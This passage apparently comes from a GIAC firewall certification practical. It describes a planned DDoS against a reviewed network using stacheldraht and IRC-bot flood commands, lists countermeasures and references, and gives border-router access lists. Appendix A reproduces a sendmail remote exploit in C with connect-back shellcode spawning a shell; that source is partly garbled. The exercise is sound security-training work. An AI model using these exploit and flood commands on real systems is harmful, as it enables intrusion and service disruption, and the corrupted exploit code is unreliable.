The client is the attacker, the handler is a compromised host with a special code running on the device, each handler has the ability to control multiple agents; an agent id other compromised system that is running a special program. Each agent has the responsibility for generating a large amount of traffic that is directed to an intended target.
In order to conduct the Denial f Service attack, most of the attackers need to compromise several hundred hosts that are usually SUN and Linux boxes. The

process of compromising these hosts and installed the programs to make the DoS is automated and can be divided into the following steps [12]:

- Initiate a scan phase in which a large number of hosts (on the order of 100,000 or more) are probed for a known vulnerability.
- Compromise the vulnerable hosts to gain access.
- Install the tool on each host.
- Use the compromised hosts for further scanning and compromises.

The fact that an automated process is used, the attacker can install the program and compromise one host in under 5 seconds [12], which give us several thousand of hosts compromised in less than an hour.
To perform a Denial of Service attacks against the Janice's network, the author will use the stacheldraht distributed denial of service attack tool [18], based on source code from the TFN2K distributed denial of service attack tool.
For the purpose of the attack, the author assumes that all the agents are running on Linux boxes (50 hosts with cable modem lines), because at this time, the source code for the agents are available for Solaris 2.x and Linux RedHat in the wild. The scenario will consist of a client taking control of handlers using 50 encrypted compromised systems listed in a text file used for the client to contact them. The agents are instructed to coordinate a packet-based attack against the target, in this case the IP address of the border router,199.27.36.1.
The communication between client and handlers is made in the following way:
Client to handler(s): 16660/tcp
Handler to/from agent(s): 65000/tcp, ICMP_ECHOREPLY
There is an initial mass intrusion step in which tools are used to compromise a large number of devices and then, the agents of the DDoS are installed. Next, there is a mass intrusion step where the compromises hosts are used to make the final DoS attack against the target.
This is the command to start to connect to the clients.

```
# ./client 131.178.200.23
```

After entering the correct pass phrase:

```
stacheldraht(status: a!1 d!0)>.help


available commands in this version are:


------------------------------------------------


.mtimer .mudp .micmp .msyn .msort .mping .madd .mlist .msadd .msrem .distro .help
.setusize .setisize .mdie .sprange .mstop .killall .showdead .showalive
```

For more information about this attack please refer to the following URL:
http://staff.washington.edu/dittrich/misc/trinoo.analysis
http://staff.washington.edu/dittrich/misc/tfn.analysis

Other attack than can be deployed could be the DoS of the Zombies [19]. This was an attack that compromised several host by IRC programs. The press called them Zombies but Steve [19] called them Bots or IRC Bots. When the IRC Bots agents (Windows PC) started, the Bots were connected to a designated IRC server, which provided them with anonymity to the hackers. Then the bots joined to a secret IRC channel, invisible to the other users of the IRC server; and then, waited for commands.
The commands to execute against the Janice's network could be:
!p4 199.120.36.66
!udp 199.120.36.66 9999999
The "!" prefix all the commands accepted by the zombie. The !p4 executes the following: ping.exe 199.120.36.66 -l 65500 -n 10000. According to Steve, this can cause the compromised device to flood the Janice's border router with ten thousand of pings, which can be 655 megaBytes of information more than less. The !udp specifies the number of UDP packets to send to the target IP address (border router) and also the inter packet delay, starting to flooding the border router with UDP and ICMP packets. For more information please refer to [19]

4.5 Countermeasures

Just like David Dittrich says [18], "The real defense against stacheldraht is to make sure that *all* systems are kept up to date with security patches, unnecessary services are turned off, and competent system administrators are running and monitoring every Unix system on your network".
Other suggested methods to prevent distributed denial of service attacks are reported in the following documents:
Strategies to protect against Distributed Denial of Services (DDoS)
http://www.cisco.com/warp/public/707/newsflash.html
Denial of service Attack – DDOS, SMURF, FRAGGLE, TRINOO
http://www.infosyssec.com/infosyssec/secdos1.htm

All ISP´s should implement network ingress filtering to deny any of their customers from injecting traffic with spoofed IP address to Internet. This will not stop a DoS attacks, but will make it easier to track the source of the attack. Maybe Janice can make a recommendation to her ISP to start blocking spoofed IP address.
Other measure can be to apply an application proxy based firewall.
The IDS implemented on Janice's network could help her to detect this attack, but if the hacker compromises the snort IDS with the vulnerability found on Section 4.1, this can be difficult.

References

1 Symantec Enterprise Firewall configuration guide, Part Number: 16-30-00034 Symantec Corporation 1998-2002

2 “Auditing Firewalls” Bennett Todd http://www.itsecurity.com/papers/todd.htm

3 Inside Network Perimeter Security, Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronal W. Ritchey, New Riders First Edition July 2002. Cap. 20

4 Firewall best practices, By Kevin Beaver, CISSP 11 Jul 2002, SearchSecurity

5 “Cisco PIX Firewall and VPN Configuration Guide” Chapter 3 Controlling Network Access and Use, CISCO Press Document 78-13943-01

6 CISCO PIX Firewall configuration, Command reference, version 6.2 http://www.cisco.com/en/US/customer/products/sw/secursw/ps2120/products_command_reference_chapter09186a008010423e.html

7 SIMPLE MAIL TRANSFER PROTOCOL , Jonathan B. Postel , August 1982 http://www.ietf.org/rfc/rfc0821.txt?number=821

8 Basic Firewall Configurations CISCO Press Cisco Systems, Inc 2003 http://www.cisco.com/en/US/customer/products/sw/secursw/ps2120/products_configuration_guide_chapter09186a00800eb0b0.html

9 SECURITY ARCHITECTURE AND POLICY JANICE ROBINSON-WELLS November 2003 http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc

10 GCFW PRACTICAL ASSIGNMENT Rennet Chan February 2003 http://www.giac.org/practical/GCFW/Renett_Chan_GCFW.pdf

11 Rapid 7 Advisory R7-0009 Vulnerabilities in SSH2 Implementations from Multiple Vendors http://www.rapid7.com/advisories/R7-0009.txt

12 Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks, Cisco press February 2000 http://www.cisco.com/warp/public/707/newsflash.html

13 Symantec™ Enterprise Firewall 7.0 Administration for Windows® NT/2000

14 Proof for sendmail vulnerability exploit http://www.securityfocus.com/bid/5122linux86_sendmail_c.htm

15 TFN2k Trojan tool http://packetstorm.decepticons.org/distributed/

16 TFN2K - An Analysis Jason Barlow and Woody Thrower Axent Security Team February 10, 2000 Revision: 1.1

17 Hacking Exposed, Joel scambray, Stuart McClure, George Kurtz Second edition 2001

18 The "stacheldraht" distributed denial of service attack tool David Dittrich dittrich@cac.washington.edu, University of Washington December 31, 1999.

19 The Strange Tale of the Attacks Against GRC.COM by Steve Gibson, Gibson Research Corporation

Appendix A

Code for the sendmail vulnerability exploit

```
#include
#include
#include
#include
#include
#include
#include
#include
#include

#define NOP  0xf8

#define MAXLINE 2048
#define PNUM    12

#define OFF1 (288+156-12)
#define OFF2 (1088+288+156+20+48)
#define OFF3 (139*2)

int tab[]={23,24,25,26};

#define IDX2PTR(i) (PTR+i-OFF1)
#define ALLOCBLOCK(idx,size) memset(&lookup[idx],1,size)

#define NOTVALIDCHAR(c) (((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||\
                (((c)&0x7f)==0x24)||(((c)>=0x80)&&((c)          */
   "\xeb\x08"              /* jmp             */
   "\xe8\xf9\xff\xff\xff"     /* call            */
   "\xcd\x7f"              /* int    $0x7f            */
   "\xc3"                  /* ret                     */
   "\x5f"                  /* pop    %edi             */
   "\xff\x47\x01"          /* incl   0x1(%edi)        */
   "\x31\xc0"              /* xor    %eax,%eax        */
```

```
"\x50"                  /* push   %eax                */
"\x6a\x01"                /* push   $0x1                */
"\x6a\x02"                /* push   $0x2                */
"\x54"                  /* push   %esp                */
"\x59"                  /* pop    %ecx                */
"\xb0\x66"                /* mov    $0x66,%al           */
"\x31\xdb"                /* xor    %ebx,%ebx           */
"\x43"                  /* inc    %ebx                */
"\xff\xd7"                /* call   *%edi               */
"\xba\xff\xff\xff\xff"      /* mov    $0xffffffff,%edx    */
"\xb9\xff\xff\xff\xff"      /* mov    $0xffffffff,%ecx    */
"\x31\xca"                /* xor    %ecx,%edx           */
"\x52"                  /* push   %edx                */
"\xba\xfd\xff\xff\xff"      /* mov    $0xfffffffd,%edx    */
"\xb9\xff\xff\xff\xff"      /* mov    $0xffffffff,%ecx    */
"\x31\xca"                /* xor    %ecx,%edx           */
"\x52"                  /* push   %edx                */
"\x54"                  /* push   %esp                */
"\x5e"                  /* pop    %esi                */
"\x6a\x10"                /* push   $0x10               */
"\x56"                  /* push   %esi                */
"\x50"                  /* push   %eax                */
"\x50"                  /* push   %eax                */
"\x5e"                  /* pop    %esi                */
"\x54"                  /* push   %esp                */
"\x59"                  /* pop    %ecx                */
"\xb0\x66"                /* mov    $0x66,%al           */
"\x6a\x03"                /* push   $0x3                */
"\x5b"                  /* pop    %ebx                */
"\xff\xd7"                /* call   *%edi               */
"\x56"                  /* push   %esi                */
"\x5b"                  /* pop    %ebx                */
"\x31\xc9"                /* xor    %ecx,%ecx           */
"\xb1\x03"                /* mov    $0x3,%cl            */
"\x31\xc0"                /* xor    %eax,%eax           */
"\xb0\x3f"                /* mov    $0x3f,%al           */
"\x49"                  /* dec    %ecx                */
```

```
    "\xff\xd7"              /* call   *%edi              */
    "\x41"                  /* inc    %ecx               */
    "\xe2\xf6"              /* loop           */
    "\x31\xc0"              /* xor    %eax,%eax          */
    "\x50"                  /* push   %eax               */
    "\x68\x2f\x2f\x73\x68"  /* push   $0x68732f2f        */
    "\x68\x2f\x62\x69\x6e"  /* push   $0x6e69622f        */
    "\x54"                  /* push   %esp               */
    "\x5b"                  /* pop    %ebx               */
    "\x50"                  /* push   %eax               */
    "\x53"                  /* push   %ebx               */
    "\x54"                  /* push   %esp               */
    "\x59"                  /* pop    %ecx               */
    "\x31\xd2"              /* xor    %edx,%edx          */
    "\xb0\x0b"              /* mov    $0xb,%al           */
    "\xff\xd7"              /* call   *%edi              */
;

int PTR,MPTR=0xbfffa01c;

void putaddr(char* p,int i) {
 *p++=(i&0xff);
 *p++=((i>>8)&0xff);
 *p++=((i>>16)&0xff);
 *p++=((i>>24)&0xff);
}

void sendcommand(int sck,char *data,char resp) {
 char buf[1024];
 int i;
 if (send(sck,data,strlen(data),0)>24)&0xff)|(((a>>16)&0xff)<>8)&0xff)<<16)|((a&0xff)<=OFF2)
return 0;
   if (freeblock(idx,size)) return idx;
   idx+=4;
   ptr+=4;
  }
 } else {
```

```
 idx=addr-PTR;
 while(1) {
  while(((!validaddr(ptr))||lookup[idx])&&(idx>OFF1)) {
   idx-=4;
   ptr-=4;
  }
  if (idxh_addr,4);
 }

 putaddr(abuf,rev(i));

 pbuf[0]=(port>>8)&0xff;
 pbuf[1]=(port)&0xff;

 findvalmask(abuf,amask,4);
 findvalmask(pbuf,pmask,2);

 memcpy(&shellcode[AOFF],abuf,4);
 memcpy(&shellcode[AMSK],amask,4);
 memcpy(&shellcode[POFF],pbuf,2);
 memcpy(&shellcode[PMSK],pmask,2);
}

int main(int argc,char **argv){
    int sck,srv,i,j,cnt,jidx,aidx,sidx,fidx,aptr,sptr,fptr,ssize,fsize,jmp;
    int c,l,i1,i2,i3,i4,found,vers=80,count=256,timeout=1,port=25;
    fd_set readfs;
    struct timeval t;
    struct sockaddr_in address;
    struct hostent *hp;
    char buf[4096],cmd[4096];
    char *p,*host,*myhost=NULL;

    printf("copyright LAST STAGE OF DELIRIUM mar 2003 poland //lsd-pl.net/\n");
    printf("sendmail 8.11.6 for Slackware 8.0 x86\n\n");

    if (argch_addr,4);
```

```
}
if (connect(sck,(struct sockaddr*)&address,sizeof(address))==-1) {
 printf("error: connect\n");exit(-1);
}
initlookup();

sendcommand(sck,"helo yahoo.com\n",0);
sendcommand(sck,"mail from: anonymous@yahoo.com\n",0);
sendcommand(sck,"rcpt to: lp\n",0);
sendcommand(sck,"data\n",0);

aidx=findblock(PTR,PNUM*4,1);
ALLOCBLOCK(aidx,PNUM*4);
aptr=IDX2PTR(aidx);

printf(".");fflush(stdout);

jidx=findblock(PTR,strlen(shellcode)+PNUM*4,1);
ALLOCBLOCK(jidx,strlen(shellcode)+PNUM*4);

switch(vers) {
 case 80: l=28;i1=0x46;i2=0x94;i3=0x1c;break;
 default: exit(-1);
}

i2-=8;

p=buf;
for(i=0;i0) {
 close(sck);
 found=1;
 if ((sck=accept(srv,(struct sockaddr*)&address,&l))==-1) {
   printf("error: accept\n");exit(-1);
 }
 close(srv);

 printf("\nbase 0x%08x mcicache 0x%08x\n",PTR,aptr);
```

```
      write(sck,"/bin/uname -a\n",14);
     } else {
      close(sck);
      found=0;
     }

     while(found){
       FD_ZERO(&readfs);
       FD_SET(0,&readfs);
       FD_SET(sck,&readfs);
       if(select(sck+1,&readfs,NULL,NULL,NULL)){
          int cnt;
          char buf[1024];
          if(FD_ISSET(0,&readfs)){
             if((cnt=read(0,buf,1024)) <1){
if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                 else {printf("koniec\n");exit(-1);}
             }
             write(1,buf,cnt);
          }
       }
    }
  }
}
```

Appendix B

giacborder router access lists

Ingress filter: Please refer to Section 2.2.6 to se what services are filtered in the access list 110.
Note: Services not allowed are at first because it doesn't matter if the source is a valid IP or not, GIAC Corporate wants to bock this traffic.

```
! Services not allowed entering GIAC network perimeter
access-list 110 deny tcp any any range 21 23
access list 110 deny tcp any any eq 37
access list 110 deny udp any any eq 37
access list 110 deny udp any any eq 69
access list 110 deny tcp any any eq 79
access list 110 deny tcp any any eq 111
access list 110 deny udp any any eq 111
access list 110 deny tcp any any eq 119
access list 110 deny tcp any any eq 123
access-list 110 deny tcp any any eq 135
access-list 110 deny udp any any eq 135
access-list 110 deny udp any any eq 137
access-list 110 deny udp any any eq 138
access-list 110 deny tcp any any eq 139
access list 110 deny tcp any any eq 143
access list 110 deny tcp any any range 161 162
access list 110 deny udp any any range 161 162
access list 110 deny tcp any any eq 389
access list 110 deny udp any any eq 389
access list 110 deny tcp any any eq 445
access list 110 deny udp any any eq 445
access-list 110 deny tcp any any range 512 513
access list 110 deny udp any any eq 514
access list 110 deny tcp any any eq 1080
access list 110 deny tcp any any eq 2049
access list 110 deny udp any any eq 2049
access list 110 deny tcp any any eq 4045
access list 110 deny udp any any eq 4045
```

```
access list 110 deny tcp any any range 6000 6255
access list 110 deny tcp any any eq 8000
access list 110 deny tcp any any eq 8080
access list 110 deny tcp any any eq 8888
! IANA Unallocated
access-list 110 deny ip 1.0.0.0 0.255.255.255 any
access-list 110 deny ip 2.0.0.0 0.255.255.255 any
access-list 110 deny ip 5.0.0.0 0.255.255.255 any
access-list 110 deny ip 7.0.0.0 0.255.255.255 any
access-list 110 deny ip 23.0.0.0 0.255.255.255 any
access-list 110 deny ip 27.0.0.0 0.255.255.255 any
access-list 110 deny ip 31.0.0.0 0.255.255.255 any
access-list 110 deny ip 36.0.0.0 0.255.255.255 any
access-list 110 deny ip 37.0.0.0 0.255.255.255 any
access-list 110 deny ip 39.0.0.0 0.255.255.255 any
access-list 110 deny ip 41.0.0.0 0.255.255.255 any
access-list 110 deny ip 42.0.0.0 0.255.255.255 any
access-list 110 deny ip 49.0.0.0 0.255.255.255 any
access-list 110 deny ip 50.0.0.0 0.255.255.255 any
access-list 110 deny ip 58.0.0.0 0.255.255.255 any
access-list 110 deny ip 59.0.0.0 0.255.255.255 any
access-list 110 deny ip 60.0.0.0 0.255.255.255 any
access-list 110 deny ip 69.0.0.0 0.255.255.255 any
access-list 110 deny ip 70.0.0.0 0.255.255.255 any
access-list 110 deny ip 71.0.0.0 0.255.255.255 any
access-list 110 deny ip 72.0.0.0 0.255.255.255 any
access-list 110 deny ip 73.0.0.0 0.255.255.255 any
access-list 110 deny ip 74.0.0.0 0.255.255.255 any
access-list 110 deny ip 75.0.0.0 0.255.255.255 any
access-list 110 deny ip 76.0.0.0 0.255.255.255 any
access-list 110 deny ip 77.0.0.0 0.255.255.255 any
access-list 110 deny ip 78.0.0.0 0.255.255.255 any
access-list 110 deny ip 79.0.0.0 0.255.255.255 any
access-list 110 deny ip 82.0.0.0 0.255.255.255 any
access-list 110 deny ip 83.0.0.0 0.255.255.255 any
access-list 110 deny ip 84.0.0.0 0.255.255.255 any
access-list 110 deny ip 85.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 86.0.0.0 0.255.255.255 any
access-list 110 deny ip 87.0.0.0 0.255.255.255 any
access-list 110 deny ip 88.0.0.0 0.255.255.255 any
access-list 110 deny ip 89.0.0.0 0.255.255.255 any
access-list 110 deny ip 90.0.0.0 0.255.255.255 any
access-list 110 deny ip 91.0.0.0 0.255.255.255 any
access-list 110 deny ip 92.0.0.0 0.255.255.255 any
access-list 110 deny ip 93.0.0.0 0.255.255.255 any
access-list 110 deny ip 94.0.0.0 0.255.255.255 any
access-list 110 deny ip 95.0.0.0 0.255.255.255 any
access-list 110 deny ip 96.0.0.0 0.255.255.255 any
access-list 110 deny ip 97.0.0.0 0.255.255.255 any
access-list 110 deny ip 98.0.0.0 0.255.255.255 any
access-list 110 deny ip 99.0.0.0 0.255.255.255 any
access-list 110 deny ip 100.0.0.0 0.255.255.255 any
access-list 110 deny ip 101.0.0.0 0.255.255.255 any
access-list 110 deny ip 102.0.0.0 0.255.255.255 any
access-list 110 deny ip 103.0.0.0 0.255.255.255 any
access-list 110 deny ip 104.0.0.0 0.255.255.255 any
access-list 110 deny ip 105.0.0.0 0.255.255.255 any
access-list 110 deny ip 106.0.0.0 0.255.255.255 any
access-list 110 deny ip 107.0.0.0 0.255.255.255 any
access-list 110 deny ip 108.0.0.0 0.255.255.255 any
access-list 110 deny ip 109.0.0.0 0.255.255.255 any
access-list 110 deny ip 110.0.0.0 0.255.255.255 any
access-list 110 deny ip 111.0.0.0 0.255.255.255 any
access-list 110 deny ip 112.0.0.0 0.255.255.255 any
access-list 110 deny ip 113.0.0.0 0.255.255.255 any
access-list 110 deny ip 114.0.0.0 0.255.255.255 any
access-list 110 deny ip 115.0.0.0 0.255.255.255 any
access-list 110 deny ip 116.0.0.0 0.255.255.255 any
access-list 110 deny ip 117.0.0.0 0.255.255.255 any
access-list 110 deny ip 118.0.0.0 0.255.255.255 any
access-list 110 deny ip 119.0.0.0 0.255.255.255 any
access-list 110 deny ip 120.0.0.0 0.255.255.255 any
access-list 110 deny ip 121.0.0.0 0.255.255.255 any
access-list 110 deny ip 122.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 123.0.0.0 0.255.255.255 any
access-list 110 deny ip 124.0.0.0 0.255.255.255 any
access-list 110 deny ip 125.0.0.0 0.255.255.255 any
access-list 110 deny ip 126.0.0.0 0.255.255.255 any
access-list 110 deny ip 197.0.0.0 0.255.255.255 any
access-list 110 deny ip 201.0.0.0 0.255.255.255 any
access-list 110 deny ip 221.0.0.0 0.255.255.255 any
access-list 110 deny ip 222.0.0.0 0.255.255.255 any
access-list 110 deny ip 223.0.0.0 0.255.255.255 any
! RFC 1918 netblocks
access-list 110 deny ip 10.0.0.0 0.255.255.255 any
access-list 110 deny ip 172.16.0 15.255.255.255 any
access-list 110 deny ip 192.168.0.0 0.0.255.255 any
!multicast sources
access-list 110 deny ip 224.0.0.0 31.255.255.255 any
! Class E networks
access-list 110 deny ip 240.0.0.0 15.255.255.255 any
! IANA reserved
access-list 110 deny ip 0.0.0.0 0.255.255.255 any
access-list 110 deny ip 169.254.0.0 0.0.255.255 any
access-list 110 deny ip 192.0.2.0 0.0.0.255 any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
! Permit legitimate traffic
access-list 110 permit ip any any
```

Egress filter: Please refer to Section 2.2.7 to se what services are filtered in the access list 111.
Note: *To not fill the paper with access lists and commands, the author will just point the lines that are different in the access-list 110.*

```
! Deny internal address as destination address
access-list 111 deny ip any 120.10.10.0 0.0.0.255
```

Then, deny all IANA unallocated, RFC 1918, Class E, multicast and IANA reserved net blocks (the same as access-list 110) but as a destination, for example:

```
! RFC 1918 netblocks
access-list 111 deny ip any 10.0.0.0 0.255.255.255
access-list 111 deny ip any 172.16.0 15.255.255.255
```

```
access-list 111 deny ip any 192.168.0.0 0.0.255.255
! permit internal address
access-list 111 permit ip 120.10.10.0 0.0.0.255 any
! deny all other traffic
access-list 111 deny ip any any
```